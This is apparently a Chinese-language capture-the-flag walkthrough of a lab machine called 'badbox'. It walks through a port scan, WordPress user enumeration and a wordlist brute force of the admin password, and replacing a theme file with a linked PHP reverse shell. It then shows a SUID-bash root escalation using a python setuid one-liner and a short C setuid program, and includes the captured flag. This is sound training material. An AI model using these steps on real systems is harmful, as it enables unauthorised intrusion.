


badbox_Yolo_wp

collect information

scan ports


开放端口:22, 80



```
<yolo> ~  
> rustscan -a 192.168.56.107  
  
[~] The Modern Day Port Scanner.  
-----  
: http://discord.skerritt.blog :  
: https://github.com/RustScan/RustScan :  
-----  
🐞 https://admin.tryhackme.com  
  
[~] The config file is expected to be at "/home/yolo/.rustscan.toml"  
[~] File limit higher than batch size. Can increase speed by increasing batch_size '-b 10140'.  
Open 192.168.56.107:22  
Open 192.168.56.107:80  
[~] Starting Script(s)  
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-07 21:59 CST  
Initiating Ping Scan at 21:59  
Scanning 192.168.56.107 [2 ports]  
Completed Ping Scan at 21:59, 0.00s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 21:59  
Completed Parallel DNS resolution of 1 host. at 21:59, 0.00s elapsed  
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]  
Initiating Connect Scan at 21:59  
Scanning 192.168.56.107 [2 ports]  
Discovered open port 80/tcp on 192.168.56.107  
Discovered open port 22/tcp on 192.168.56.107
```


80

wordpress的动态博客，感觉可以用wpscan尝试自动遍历漏洞




enter web dashboard

不着急用 `wpscan` 扫描, 随意点击几个跳转链接, 发现重定向的链接都带有主机名



因此我需要先在 `/etc/hosts` 中将IP地址和主机名绑定



若是想在Windows下改变，需要编辑这个文件：

`C:\windows\System32\drivers\etc\hosts`,编辑内容一致

此时我们访问博客就能正常跳转那些重定向链接


先使用wpscan扫描博客中所有可能的用户，发现只有一个yepian，我用到的命令如下：

```
wpscan --url http://badbox.dsz/ --api-token <api-token> -e u
```

猜测这里可能存在弱密码，wpscan也能借助字典实现这个爆破功能

```
wpscan --url http://badbox.dsz/ -U yepian -P  
/home/yolo/ctftools/wordlists/rockyou.txt --api-token <api-token>
```

爆破出来了，密码是11111111



```
Debian
| Author URI: https://wordpress.org
| Found By: Urls In Homepage (Passive Detection)
| Version: 1.5 (80% confidence)
| Found By: Style (Passive Detection)
| - http://badbox.dsz/wp-content/themes/twentytwentyfive/style.css, Match: 'Version: 1.5'


[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - yepian / 11111111
Trying yepian / dancing Time: 00:01:40 <===== (810 / 810) 100.00% Time: 00:01:40

[+] Valid Combinations Found:
| Username: yepian, Password: 11111111

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 0
| Requests Remaining: 21
[+] Finished: Tue Jul 7 22:40:30 2026
[+] Requests Done: 816
[+] Cached Requests: 37
[+] Most response codes received: 200: 815, 404: 1
[+] Data Sent: 421.057 KB
[+] Data Received: 484.395 KB
[+] Memory used: 185.582 MB
[+] Elapsed time: 00:01:44


<yolo> ~
)
```

通常来说，wp的后台管理面板路由是/wp-admin/，如果没有提前登录，也可访问该路由，系统会将用户的路由重定向到登录界面



解决这类wordpress后台拿shell的题目，在我看来最常用的是修改主题文件中的php代码，我提前看了下，这个博客主题是二〇二五


我在主题中找到一个相对简单点的php文件：**header.php**(功能复杂的php代码如果乱改，可能会让博客崩溃，有概率拿不到shell，就算拿到，崩溃的博客也极度影响后续的复现)



header.php的作用就是修改博客网站顶部的样式，看得出来，这份php代码没有调用任何php函数语句，我们直接将其覆盖为反弹shell的payload即可

我上网找了个反弹shell+稳固的php模板，仓库地址：<https://github.com/Ethancck/phpshell/blob/master/reverp.php>

已经弹出shell了



get yepian shell

查看/etc/passwd，发现家目录下只有yepian一个用户，这个用户名和wp博客里的一致，怀疑存在密码喷洒，测试后失败


继续进行信息检索，在查找过程中，发现yepian目录下的user_flag权限为644，任何用户都能读

```
flag{user-20d5d73042f640282afa479ef40e63a4}
```

get root shell

翻了一些记录用户信息以及config的文件后，都没有办法提权到yepian上，索性直接提权root,查看所有suid权限文件

```
find / -perm -4000 -type f 2>/dev/null
```



两处自定义的bash文件，这里应该利用/var/tmp/bash进行提权，不能利用/tmp/bash提权的原因是/tmp路径有nosuid权限

在Linux中可以这样查看

```
$ mount | grep /tmp
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,relatime,inode64)
```

由于nosuid权限存在，任何suid文件都无法在/tmp下发挥特权

至于第二个bash就不存在这样的问题，这里使用mount是查看不了/var/tmp/权限的，因为/var/tmp不是一个独立的挂载点，它仅仅是根文件系统下的一个普通目录，只需要记住它并没有/tmp享有的特权即可

这里还考察了点alpine的busybox降权机制，特别安利111写得这篇文章：<https://the0n3.to/p/posts/busybox138/>

只能说perfect

之前我解决这类问题的时候，借助的是python3，通过附加ruid=0，让ruid==euid，变成一个合法的root shell环境，在这种环境下，可以执行任意root命令

这是那次的payload:

```
/var/tmp/bash -p -c "python3 -c 'import os;os.setuid(0);os.execl(\"/bin/bash\", \"bash\", \"-p\")'"
```

但是在本题就无法复用了，因为没有python环境，可以参考[文章写得三个问题](#)的解决方案，找到一个合适的payload:静态编译二进制外部文件，该二进制文件可以自行设定uid=0,并调用sh

```
#include <unistd.h>
int main() {
    setgid(0);
    setuid(0);
    execl("/bin/sh", "sh", NULL);
}
```

静态编译: `gcc --static -o exp exp.c`

运行: `/var/tmp/bash -p -c './exp'`

```
/var/tmp $ ./bash -p -c './gid'
id
uid=0(root) gid=0(root) groups=82(www-data),102(apache),102(apache)
```

提权成功